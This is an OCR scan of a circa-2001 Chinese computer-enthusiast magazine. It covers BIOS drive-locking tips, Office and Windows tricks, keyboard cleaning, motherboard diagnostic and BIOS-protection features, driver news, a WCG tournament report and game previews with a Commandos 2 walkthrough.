在某些特殊条件下，我们需要对硬盘和光驱进行锁定，如我们可以锁住CD-ROM，以防止别人随便用CD-ROM向我们的系统里安装软件；而有时候，我们也可以把一些秘密的信息放到第二块硬盘上，并加以锁定……如何锁呢？

如果从硬件来设计电子锁，其复杂程度可想而知。通过笔者的摸索，找到了一种简单的方法：把第二块硬盘或CD-ROM全部接在主板的第二个IDE口上，然后进入CMOS，首先设置好超级用户密码，并设置每次系统启动时询问密码。再进入“PNP，PCI&ONBOARD I/O”项，将“OnBoard IDE-2 Controller”设置为“Disabled”，按F10，保存退出，重新启动机器。这时候，进入资源管理器，您就会发现凡挂在主板的第二个IDE口上的设备全部不可见了！如果您什么时候想再使用它们，只需要在启动时按‘DEL’键，输入超级用户密码，再进入“PNP，PCI&ONBOARD I/O”项，将“OnBoard IDE-2 Controller’设置为‘Enabled”，重新启动系统即可。

软驱主要用于小型数据交换，不过也往往会给您的计算机带来安全隐患，我们可以封锁住软驱，禁止别人使用。利用拔去软驱数据线的方法来暂时使软驱无法使用是可以的，不过显得稍微有些麻烦和笨拙，我们可以在CMOS中设置好超级用户密码，设置每次系统启动时询问密码，然后进入标准设置，把软盘设置为“None”即可。

小渔提示：以上是以Award BIOS为例进行介绍的，其他版本的BIOS设置与此大同小异。CF

“实用技巧一点通”专栏



(£y Word文档的自动超级链接

□青岛 韦文

Word2000有一堪称智能的本领，当你在文档中键入了一个网址或E-mail地址后，Word会自动将其转换为一个超级链接域。这虽然大大方便了有需求的用户，但对不需要该功能的用户，却是一件烦心的事情。

其实在Word将网址或E-mail地址自动转换为超级链接域后，立即按下Ctrl+Z组合键，则可取消该自动转换。

如果你在文档中需要经常输入网址和E-mail地址，又不希望Word自动将其转换为超级链接域，则可使用以下步骤禁止Word的自动转换功能：单击“工具/自动更正/键入时自动套用格式”选项卡，取消“Internet及网络路径替换为超级链接”复选框，单击“确定”按钮即可。CF

为CapsLock键增加响铃

¡õ山东 顾明

我们在英文大小写之间进行切换，或者在拼音输入与字母大小写输入之间进行切换时，时常会用到CapsLock键，有时在输入时，会不慎按到CapsLock键而造成输入错误。我们不妨给此键加个“响铃”以提示我们：打开“控制面板”的“辅助选项”，在“键盘”项中选择“使用切换键”即可。同时NumLock键也增加“响铃”功能了。CF

直接访问网站

¡õ山东 顾明

在一般情况下，当我们想登录到某网站时，都先启动Internet Explorer，其实，只要我们单击“开始”→“运行”，并在“打开”项上直接输入网址，系统就会为你连接到相应的网站。如果你在系统中设置了自动拨号的话，它还会为你自动拨号，非常方便。CF

快速建立快捷方式

¡õ北京 SY

在Windows 2000中我们如果拖放一程序或文件夹到指定文件夹时一般并不会创建快捷方式，而是将它复制（不在同一分区上）或移动（在同一分区上）到指定文件夹，从而只有右击鼠标，再选择“新建/快捷方式”，一层一层地打开文件夹，找到这些程序或文件夹的位置来为它们建立快捷方式，非常麻烦。大家不妨用这招：在拖动文件夹、文件或程序的同时按下Alt键，松开鼠标后，即可在当前位置建立快捷方式。CF

去掉扫描图片中的龟纹

□北京 郑涛

由于印刷纸张方面的原因，我们用扫描方式输入电脑的图片在一定程度上会出现一些龟纹，如果在此基础上进行编辑处理，会影响以后的效果。其实，可以先用Photoshop中“Noise”滤镜的“Despeckle”做处理，这时图片会变得稍微模糊；接着用“Sharpen”滤镜中的“Sharpen Edge”（注意设置数值要小一些）再处理一下，这样即使用放大工具观察也不会发现龟纹了。CF

简捷方法绘制装饰线

□安徽 Butterfly

在Word2000中，能够使用非常简单的方法来绘制各种好看的水平装饰线。比如，连续键入三个（或多个，下同）减号再按回车键，可画出一条直线；连续键入三个“=”再按回车，可画出一条双线；连续键入三个“*”号再按回车可画出一条点画线等。同样，连续键入三个下划线，三个“#”，三个“~”，还可以画出其他的一些装饰线。

友情提示：如果你试验上面的方法而没有成功，可单击“工具/自动更正/键入时自动套用格式”，然后检查一下“边框”一项是否选中，如果没有，单击它选中即可。CF

调整Photoshop字母间的空位

¡õ 北京 郑涛

当你想“紧排”Photoshop中的字母,也就是缩小个别字母之间的空位时,可以首先在两个字母之间单击,然后按下Alt键并用左方向键调整即可,如果用右方向键调整时,可以扩大字母的间距。CF

Word文档的拖放技巧

¡õÉÂÎ÷ 冯小民

在用Word打开一个文件时,一般的方法是执行“文件”菜单下的“打开”命令或者单击工具栏上的打开文件按钮,其实更快的方法是直接将要打开的文件图标拖动到Word窗口中再放开,凡是Word支持插入的对象都可以这样做。

如果将Word窗口中的一段文字拖放到桌面或者任何文件夹窗口中,就会在目标位置出现一个文档碎片图标,以后将该碎片图标拖动到Word文档窗口内就可以插入这段文字(这也算是一种交换数据的方法);如果将该文档碎片图标拖动到Office2000的其他组件(如Powerpoint、Excel)中,则文档碎片中的文字就被转换成了图形对象。CF

巧用4D鼠标

¡õ 北京 阿飞

如果你有一个4D鼠标,那么当你在编辑Word、PowerPoint、PhotoDraw等文档的时候,按下Ctrl键,然后左右或上下滚动滚轮,就可以方便快捷地改变文档视图的大小,这个方法同样也适用于IE浏览器。CF

定制自己的IE搜索功能

□山西 杨晓峰

每当我们搜索想要的东西时,常常是想好要查找的内容,然后重新开一个IE窗口,连接到新浪、中国雅虎、搜狐等搜索引擎网页上去,再进行检索。对于每天都要面对的IE,大家应该知道它有一个快捷按钮——“搜索”,但是点击一下就会发现它原来用的是EXCITE这个国外的搜索引擎,但是能否让它关联到我们常用的国内搜索引擎网页上呢?答案是肯定的!下面我们以新浪搜索为例:

1.运行Regedit,打开注册表编辑器。

2.寻找下面的选项:[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search]

3.你会发现SearchAssistant与CustomizeSearch键值都是“http://ie.search.msn.com/{SUB_RFC1766}/srchasst/srchcust.htm”。

4.修改SearchAssistant的键值为“http://search.sina.com.cn/”。

这样一来,当你再一次打开浏览器点击“搜索”按钮时,你熟悉的新浪搜索引擎就会出现在搜索窗口中了。CF

×Ï¹âÆ´ÒôÖØ¸´ÊäÈë²»ÓÃ³î

□北京 江德华

通过紫光拼音2.3版的快捷键可以重复输入前一个字、词、标点,或者选择重复输入前面输入过的16个词。具体做法是:打开紫光输入法,用右键单击输入条,选择“设置属性”,然后在弹出的“紫光拼音输入法设置”对话框中,选择“高级”标签,在其中选中“记忆并可选择输入最近输入过的字词”复选框,确定,保存设置。

设置了该选项后,输入法将记忆最近输入过的字、词以及标点符号,使用“Ctrl+↓”组合键,打开最近输入字词的菜单,然后,可从菜单列出的从0到9、从a到f共16个项目中选择。也可以使用“Ctrl+↑”组合键直接重复输入最近输入的字词。如此一来,方便多了。CF

在FrontPage2000的普通模式中调用源代码方式

¡õ±±¾© Pretty

在FrontPage2000的普通模式中,只要输入文字即可所见即所得地制作网页,但是很多用户可能不知道,直接按下Ctrl+/键即可在普通模式中进行特殊的源代码方式编辑。而且这个源代码模式和平常的源代码有些不同哦。CF

键盘也就这么个板板，有的轻，有的重，有的还扭曲一下腰肢；平时用来打打字，玩玩拳皇；花个百来块钱，就可以买一个很好的键盘，所以你对它显得有些怠慢！有一天键盘不好使了，打开灯，仔细看一下，发现黑漆漆的指印就像足迹一样成串地留在键盘上，成堆的污垢像泥巴一样附在键盘边缘。你的键盘的确应该洗一下了！

□湖北　socylo

洗洗你的键盘

以我用了很长时间而且具有防水功能的明基52M为例，向大家介绍清洗键盘的过程。


1.键盘背后的秘密



在键盘的背面，我们可以看到键盘的铭牌，标出的型号为6511-MA。




旁边是一张防伪标贴。




刮开银色的号码验证区域，可以拨打800免费电话或者登录到中国消费维权事业网http://www.95315.com.cn查询键盘的真伪，每个键盘都有惟一的序列号，图为我的键盘在该网站的查询结果。

2.打开后盖



在键盘底部我们可以看见上图的小孔，这是52M防水功能的一部分——导流孔。




拧开螺丝，会看到螺丝定位孔都是经过特殊设计的，为了防止拧螺丝用力过度造成塑料断裂，定位孔还保留了弹性护点的设计。



打开后盖之后，我们看见的是一块具有滤波作用的钢板，这也是52M质量标准的重要体现，和早期的52H相比较，52M不再采用钢板和键帽独立一体的设计，钢板直接固定在上盖。

3.拆开钢板




想要清洁键盘，还需要拆开钢板，在钢板上面我们可以见到不少的小螺丝，拧开它们，由于螺丝较小，要注意保管，以免丢失。

拆开钢板以后就可以看见键盘的关键部件——导电硅胶板和一个PCB电路板，这就是键盘的电路控制部分。将硅胶板和电路板取出后放到干净的地方，注意要保持硅胶板的清洁，接触点那一面朝下避免灰尘。

4.拆卸键帽



有两种拆卸方法，一种是背部拆卸，需要的工具是一个金属镊子，键盘的键帽反面一般是上图的样子。



拆卸时用镊子夹住活卡往外面送即可。



另外一种就是从正面撬，工具非常简单，只要两把平口的螺丝起子，具体操作可以参照上图。以上两种方法都有可能损坏键盘键帽，所以最好小心一些。经过长时间的拔撬，键帽都被很顺利地拿出来了。


5.清洗



将键帽放入水盆中，加洗洁精或洗衣粉浸泡2小时左右。




特别脏的地方需要用刷子刷，键盘的上盖也用同样的方法清洗。




在经过全部的清洁之后，键盘已经焕然一新，用清水洗干净之后，将键帽和上盖在毛巾或者报纸上铺开，等待风干，不能够暴晒。等待键帽和上盖完全干透之后，就是安装过程了。因为长时间浸泡，键帽塑料有微微的涩感，安装以后手感欠佳，所以最好让键帽完全干透，建议在第二天安装。在把键帽安装之前，最好给每个键帽都抹一点点润滑油，建议使用固体膏状的。


6.安装好键盘




安装大部分的键帽没有什么特别要注意的，但有些高品质键盘在面积比较大的键帽下面都安装有平衡杆。




不过要掌握诀窍也不难：只需先勾住平衡杆，然后压下去。




惟一有点困难的就是回车键，它有两组平衡杆，安装它是一个双手协调平衡的工作。



安装完毕以后，究竟怎样才知道平衡杆是否到位了呢？你可以看看背面，平衡杆是否被勾住。



把所有的键帽都安装完毕以后，铺好硅胶板，安放好PCB电路板，能看见电路板的金手指。



然后看看钢板内应该有两张导电膜，将它们相互接触完整，然后盖上钢板，拧紧螺丝，接着把后盖也安装好。到此，键盘的清洗工作就大功告成了！CF


多数朋友买回一块主板，就是把这卡那线往上面一插，装好机器就完事了。其实，说不定你的主板具备一些特异功能，你没有物尽其用呢？利用这些功能，可以让你的机器运行得更流畅，而且更安全，可以让你对自己的计算机了如指掌。让我们在这期和下期看看这些主板都有哪些新花样吧！ ——步步高栏目主持 小渔

玩就玩出新花样—— 主板开机诊断类特色功能

□四川 蒋远红

1.微星D-LED

早在1999年，微星推出了指示灯型的主板，该技术称为D-LED，它是将主板BIOS的工作提示代码指令与主板PCI/ISA中间的四个发光二极管相连接（如图），将BIOS工作在不同阶段时反馈给机箱喇叭的声音代码形象化，即通过发光二极管来表达主板的工作情况，而不同的灯亮形式所代表的含义可从该主板上的用户手册中查到——“全红:系统开启”、“红红红绿:芯片组检测”、“红红绿红:内存”、“红红绿绿:BIOS Shadow”、“红绿红红:键盘控制器”、“红绿红绿:VGA BIOS”、“红绿绿红:CPU”、“红绿绿绿:时钟发生器”、“绿红红红:显示界面初始化”、“绿红红绿:显示系统信息”、“绿红绿红:内存测试”、“绿红绿绿:分配资源给ISA”、“绿绿红红:IDE控制器”、“绿绿红绿:软驱控制器”、“绿绿绿红:载入操作系统”、“全绿:进入操作系统”，从而达到将电脑出现的故障可视化的目的。但由于是早期产品，与第二代的技术相比，显示效果不是很理想。并且目前微星推出的主板中，已经很少有带这种报错功能的主板了。



2.梅捷Smart侦错灯

同样还有梅捷Smart侦错灯技术，Smart侦错灯具有硬件设备侦错功能，通常在支持此功能的梅捷主板中可以看到一组四颗并排的“Smart侦错灯”，当系统出现异常状况时，就可以通过它找出问题之所在。联想P4主板后端也设置了4个故障诊断灯。当系统开启时，BIOS会对系统的每一部分进行初始化及检测，与此同时，透过GPIO（南桥或I/O芯片里预留的通用控制接口）来控制四颗诊断灯的颜色，把16种不同状况表达出来。这是一个很智能的设计，当系统出现毛病时，就不必做漫无目的的开箱检查了。

3．精英“侦探大师”

精英是第二代推出显示技术的厂商，与微星不同的是，精英采用了DEBUG显示技术，用数码管代替了二极管，就是用两位数的显示代替四位数的发光二极管。可以显示出0-99之间的任意数字状态，比发光二极管的16种状态要多，极大地方便了用户的使用。但是由于成本较高，因为需要将一个数字电路焊接在主板上，所以DEBUG显示技术主要用于高档主板，磐英（Epox）的高档主板也带此类设计。

4.语音诊断技术

其代表有大众的audio alart II、梅捷的Dr.Voice和硕泰克（Soltek）主板VD-Tech。主板在启动自检时具有语音报警，这项技术是把语音提示与主板的报错代码联系起来，具有一定的判断能力，智能化水平较前两代均有大幅的提高。在正常工作的情况下，语音系统并不发音，但是一旦主板工作出现问题，如内存未正确安装、内存出现问题、CMOS设置错误、显卡未正确安装、硬盘未正确安装，那么该功能将会自动启用，用清晰的语音向用户发出提示，方便用户的检查，从而达到方便地维修主机的目的。第二代语音报警技术还可以用语音帮助用户确认系统的安装，并支持包括中文在内的多种语言的语音报警，而且也提供额外的语音提示功能，如开机问候语等。CF

玩就玩出新花样—— 主板BIOS保护类特色功能

□四川 蒋远红

由于CIH等病毒对BIOS的损坏，所以各主板厂商不遗余力地发展BIOS保护技术。

1.技嘉Dual BIOS技术

其在主板上配置了两块相同型号的BIOS芯片，分别是主BIOS及备份BIOS。每一次启动系统，备份BIOS都会自动检查主BIOS的状况，如果发现第一块内容有损坏，备份BIOS将取代主BIOS进行工作，并且激活Auto Recovery（自动修复）功能，自动修复主BIOS中的数据，这样就不必害怕升级失败或CIH的侵害了。Dual BIOS技术具有单向修复功能，确保错误的BIOS内容不会写入正常的BIOS中，并允许用户在两块BIOS中分别存储不同版本的BIOS内容。

2.建基Die-Hard BIOS技术

建基的Die-Hard BIOS技术与技嘉的Dual BIOS相类似，也是由两块BIOS芯片组成。使用起来也比较简单，如果第一块BIOS芯片被破坏，用户按照主板说明书上的提示设置跳线，就从第二块BIOS芯片引导机器。

3.联想无敌锁技术

无敌锁（BIOS-ProtectEasy）是一种防病毒技术。它会将你的计算机紧紧锁住，防止病毒侵袭你的软件和硬件。无敌锁由三部分组成：一个写保护跳线开关、一个BIOS中内建的软开关和附赠的PC Cillin防病毒软件。如果因为其他原因，写保护的跳线被打开了，在BIOS中内建的软开关还能保护BIOS不被意外修改。

4.微星Safe BIOS技术

Safe BIOS也可以算是双BIOS技术，它是在主板上配备容量比同类别主板大一倍的4MB BIOS，并将此BIOS划分为两个区域。如果BIOS开机区域中的资料受损，将由另一区域的BIOS启动，并自动修复受损区域的BIOS。

5.微星BIOS Lock技术

BIOS Lock（BIOS防写锁）技术是在BIOS中提供一个防写开关，可防止CIH类病毒非法写入，当设置为“Enabled”打开时，可允许在BIOS中写入数据。

6.承启（Chaintech）3BIOS技术

3BIOS技术主要体现在以下三个方面：（1）BIOS写

保护功能（Flash Write Protect），此项功能如同防盗锁一般，用户只要在BIOS中打开此项功能，就可有效地防止病毒入侵。（2）嵌入式BIOS刷新软件（Embedded Flash Utility），即BIOS中整合了Flash Utility这个刷新软件，只要按“ALT+F2”组合键就可调出该软件，以便让用户升级BIOS。（3）平等式双BIOS（Peer to Peer TwinBIOS），可避免因错误刷新或病毒入侵第一颗Flash ROM导致系统无法开机。

7.梅捷（SOYO）AI-BIOS技术

以主动拦截技术为基础，具有事先防护BIOS的功能。在支持此技术的梅捷主板中设计了BIOS写入锁定机制，若欲往BIOS中写入数据，必须先触动硬件设计信号，只有在该信号开放写入权后，写入的动作才能进行下去。任何不明的外界数据或程序（如CIH病毒）都将无法通过正确的识别，更不会得到允许写入的硬件信号。

大众主板BIOS守护神（BIOS Guardian）也可以防止诸如CIH之类的病毒破坏BIOS数据。CF

□四川　小明

CFan最新驱动快递

最近新出的很多驱动是争对WinXP而推出的，如果大家打算或者正在使用WinXP,则不妨多加关注最新驱动，让您的机器在新系统下发挥更佳性能。以下驱动可在《电脑爱好者》网站找到下载链接。

1.Creative创新SB Live！声卡最新LiveWare！3.0版For WinXP

虽非官方发布的版本，但使用WinXP的朋友终于能用上Liveware 3.0了！

2.3dfx Voodoo Banshee/3/4/5显卡最新驱动包1.01版For WinXP

为了让大家手中的3dfx系列显卡能在WinXP操作系统下正常运行并拥有完全的OpenGL/Glide加速支持,G.O.D小组为我们制作了这款套装驱动包；它拥有友好的安装界面，除包括Voodoo Banshee、Voodoo 3、Voodoo 4/5显卡的For WinXP驱动组件外,还附带可在WinXP下使用的3dfx Tools驱动调整工具。

3.SiS315/315E显卡公板最新驱动2.03 WHQL版For Win2000/XP

SiS官方发布的315/315E显卡公板驱动终于来了,通过了微软WHQL认证,需DirectX 8支持，纠正了一些错误，Quake3的速度也明显提升。

小渔更正：19期的《原来Windows也可以如此美丽》一文中的Windows 98th并非微软为联想定做的OEM，而是其他公司或者个人盗用联想电脑公司的名义制作的。

英雄相约在深秋的紫禁之颠

——2001之WCG在中国



□广东　双城

当电脑游戏业经历了20多年的蓬勃发展，如今其所拓展的规模和空间，所涉及的领域和技术早已超出电脑游戏的本身表现形式，而进一步成为某种文化，乃至竞赛，其中由韩国相关行业所举办的WCG（World Cyber Games）世界电脑游戏大奖赛便是其中比较有影响的赛事，举办至今不但吸引了大量欧美职业电脑游戏玩家的参与，同时也显示了韩国职业游戏玩家的不俗实力。

而在2001年，由三星电子、中视股份、联众赞助举办的WCG中国赛区大赛也在北京、上海、重庆、广州、深圳等八个大城市拉开序幕，一时硝烟弥漫，而在北京举办的中国赛区总决赛也将展开最后的皇城争霸。

这次游戏的比赛内容主要包括四大对战游戏，《StarCraft》（星际争霸）、《Quake 3》（雷神之槌3）、《FIFA2001》、《Half Life: Counter Strike》（反恐精英）。当然，考虑到中国的具体情况，竞赛还附加了一些脍炙人口的中国传统游戏如棋类、扑克类的比赛。

《StarCraft》（星际争霸）可以说是传统的即时战斗策略游戏，游戏中参战各方实力均衡特色迥异，所以至今也没有在即时战斗策略对抗方面超越其右的作品，在世界赛场，也只有Microsoft的《Age of Empires》（帝国时代）系列能与之抗衡。

《FIFA2001》是FIFA惟一授权的职业足球联赛电脑游戏，也是最经典的系列，在中国地区随着EA的拓展早已深入民心，其中不乏高手。

而《Quake 3》和《Half Life: Counter Strike》都属于动作类的射击游戏，不过前者注重个人的生存技巧，而后者注重团队的配合精神，这同样也是欧美最流行的竞赛选题。

从赛事的进度来看，由于是一项世界级的地区赛事，所以我们可以从中感受到世界级竞赛的气氛和规模，一切的一切向中国电脑游戏玩家展示了未来的虚拟战场的格局，所以从某种意义上来说，我觉得中国电脑游戏的顶尖高手应该参与这项赛事，胜负也许并不是真的很重要，关键在于能够给电脑游戏的存在注入点肯定的东西，同时也为未来的另一种竞技方式吸取点经验。

事实上各个赛区的参赛情况还是良好的，我们可以看到赛场的布置营造出一些紧张和霸气的气氛，上百台电脑在领导潮流的液晶显示屏衬托下显得十分专业，参赛的玩家脸上也显得有些紧张和凝重，我相信任何玩家第一次面对一个真正智慧型的对手时都会捏一把汗的。当然现场也不时传出一些掌声和笑声，其实只有在这样的场合下，我们才能真正领略到真人对抗游戏的精彩和紧张。

而从八个赛区的成绩来看，各个地区中闻名一方的高手纷纷亮相，并取得了不俗的成绩，这自然让举办者感到满意，让玩家感到兴奋，但总的来说，缺乏黑马是否也意味着中国电脑游戏业中有职业玩家实力的玩家也许数量并不多，当然，目前中国电脑游戏空间的舆论和客观情况并没有产生职业玩家的可能性，但当职业比赛真的来到我们面前时，我们也许会感觉到一种压力和一丝困惑——职业游戏玩家的注释难道真的没有任何有价值的地方吗？

今天，全球电脑游戏行业的销售额和利润已经是个天文数字了，电脑游戏业左右着未来个人电脑的发展方向，而虚拟真实的未来数字革命首先是用电脑游戏来尝试的，那么我们是否认真地想过，电脑游戏到底是什么东西？

WCG在中国显然还缺乏更全面和更客观的报导，对于WCG的报导从我所涉及的媒体来看还是集中在电脑媒体上，这也许就是中国电脑游戏空间的真实反映。不过我依然用一种比较兴奋的心情来看待这次竞赛，因为中国电脑游戏业需要一些英雄，而英雄将在深秋相约在紫禁之颠。CF

E-mail: games@cfan.cn.net



□北京　醉心客

石器时代2.0——家族开拓史

产品名称:石器时代2.0/Stone Age 2.0
产品类型:网络角色扮演游戏
上市时间:2001年11月1日
零售价格:石器时代2.0新手报到包:29元/石器时代2.0老手削暴包:69元
出品厂商:北京华义联合软件开发有限公司总代理/广西金海湾电子音像出版社/智冠电子(北京)有限公司总经销



《石器时代2.0》中,完善的家族制度是2.0版中最大的特色,透过家族功能,原始人的团结性,不光是结成5人小队进行冒险,家族更可达百人。另外还增加了许多功能如:新增宠物、开放骑乘宠物、游戏速度提升、新增记录点和NPC、原地登出的功能、自动练功、快速便捷的加美航空公司、任务委托店、开放新地图——英雄岛等。

(注:11月份的《电脑爱好者光盘——玩游戏》将赠送《石器时代2.0》升级版,玩家可以使用这个升级版沿用原来的账号和密码进行游戏。

神秘之旅游戏

代理公司:娱动工场
游戏类型:冒险解谜
发售日期:2001年11月
游戏容量:4CD
价格:68元



神秘之旅,是一个冒险游戏。游戏只需凭一个鼠标就可以全部操作。在游戏中,有两个人物可以扮演,而且人物之间也可以相互切换。本游戏是根据澳大利亚著名科幻小说家writer Terry的同名小说《神秘之旅》而改编的。

神秘岛III

游戏类型:冒险解谜
制作公司:Presto Studios
国内代理:育碧软件
发行版本:中文版
游戏容量:6CD
发行售价:69元
发行日期:2001年11月



游戏依然按照同名小说进行改编,延续了前作「Atrus and Catherine」的故事,让原先游戏中的男女主角再度复活,继续文明的拓展工作。同时在游戏中将会有5个崭新的时代等待着玩家去冒险。根据玩家所处的时代不同,将会有不同风格类型的场景出现,并且配以各种稀奇古怪的谜题,挑战玩家的思维。当然游戏中的音乐也非常好地烘托出了游戏的主题。

《樱花大战2:望君多珍重》简体中文标准版

生产厂家:日本世嘉
国内代理:天人互动
游戏类型:恋爱冒险+战术模拟
最低配置:PentiumII 300MHz/64MB
上市时间:11月10日
零售价格:¥69/8CD
附送品:花组随心袋、帝击年卡、樱花匙扣



《樱花大战》系列作为土星和DC上最成功的游戏大作,从1996年上市到现在已经倾倒了无数的玩家。今年8月由天人互动推出的《樱花大战》中文版,在国内一上市就引起了抢购狂潮,如今《樱花大战2:望君多珍重》中文版也即将于11月10日推出,价格更是便宜到了69元/8CD,另送三件精美附赠品:花组随心袋、帝击年卡、樱花匙扣,真的是很超值!此外,199元的樱花豪华版也将同期上市,豪华版中将会有30张盘,包括25张VCD和其他光盘资料集,5件精美附送品:樱花团扇、樱花CD袋、花组信笺、花组年历、帝击竹箸。

真爱密码

游戏类型:恋爱养成
国内发行:晶合互动
载　　体:2CD
价　　格:48元
版　　本:简体中文
上市日期:2001年10月



就读于高等学校中的摄影狂江大贤,他为了测试新买的V8的性能,于是将它装设在旁边的空屋。这个时候空屋搬来一位同龄美少女,真是值得兴奋的事情哦!但是——由于在房间内所设置的V8却带来了麻烦,想当然,搬进的房间里面居然装有摄影机!不知道当女孩儿知道这件事情之后会不会来一场惊天地泣鬼神的狂风暴雨呢!哎……与喜欢的女孩儿之间居然发生了这种事情,如何才能使女孩儿摒弃前嫌而赢得女孩儿的好感,共同演绎出美丽的故事呢?加油吧!相信风雨过后一定能够再见彩虹!

新闻

华彩推出大作《奥秘》



当你在一艘极尽豪华的飞船上面看着天空时,谁也不会想到随后发生的惨剧:一些半兽人驾着双翼飞机突然从天空逼近,并把这艘飞船化为一片火海,无助地坠毁在地上。你成为船上乘客惟一的生还者,而救助你的僧人Virgil不但告诉你前身的事迹,而且暗示着你是伟大精灵族英雄的化身。现在,你的命运旅途在眼前展开,不但要找出一连串阴谋的幕后真凶,而且最重要的一件事情是:找出你自己到底是谁。

戏谷低价出击,推出10元龙族超惠版本

由第三波戏谷代理发行的韩国游戏《龙族》即将推出一个全新版本,这个版本将突破目前市场上的最低零售价——仅售10元,包含游戏客户端和50点开卡点数。与戏谷以往的产品不同,此次推出的10元版本的龙族可以任意开卡,但不支持续卡,也就是说这款产品是专为新玩家而设计,旨在降低进入游戏的门槛,让更多的人可以了解网络游戏,体会网络游戏带来的乐趣。





《盟军敢死队 2》——要点攻略

□游侠创作室　姆博马

大家翘首以待的盟军敢死队2终于出现了，我个人感觉难度较前作下降了一些，就算是在Very Hard难度下也很有可能将全部的敌人消灭干净。本文限于篇幅，也为了不影响大家动脑筋玩游戏的乐趣，在这里只涉及到了整个游戏的大致过程和一些要点难点，希望能够对朋友们有所帮助。

首先综述一下杀敌的技巧：暗杀，第一步观察敌人的行动路线和视线范围（基本和前作一样，在晚上没有灯的情况下敌人观察范围会变小），第二步根据情况行动，可以采用直接，或用诱敌器，烟酒引诱，用特殊队员或特殊道具改变敌人视线后杀之。暗杀敌人的武器贝雷可以用刀，水鬼有飞刀（快捷键均为A），男间谍有毒针（A，一针只能扰乱视线，两针昏迷，三针致死）或者可以先用拳头将对手击晕（Q），男女间谍都不能用拳头，女的最多只能用酒瓶砸（P），这种方法发出的声响较小，可以用来对付几个站得比较近的敌人），然后按住Shift键+鼠标左键可将他们捆起来（小偷和女间谍娜塔莎不会这种“打包”）。干掉之后大多数情况下都要处理尸体，最好将其扔到可以藏匿的地方，比如水中、大箱子、丛林或者杂物堆里面（背起尸体的时候对准这些地方Shift+鼠标左键，同样方法也可以把尸体从窗户扔出（进）去）。按住Alt再按鼠标键可以切换视角，这是必须且很重要的，否则看不清楚地形和敌人。游戏中F10和F11键非常有用，分别是显示画面上的门窗、箱子和所有人物的边框。其他的一些技巧将会在下面的文章中提到。另外由于要频繁切换视角，本文中的方向都以任务提示中标明的方向为准。



训练关一

这一局非常简单，用工兵（4）分别消灭封锁线这一方的敌人，然后小偷（8）攀上电线杆（Shift键＋鼠标左键）爬到对面开锁（S）打开箱子（W，队员之间交换物品也一样），拿出手雷和钳子。爬回来交给工兵，工兵用手雷（A）消灭敌人。需要通过封锁线的话先用钳子（I）剪断铁丝，然后用扫雷器（D）看看有没有地雷（再点一次可以解弹，并能够收起来）。

训练关二

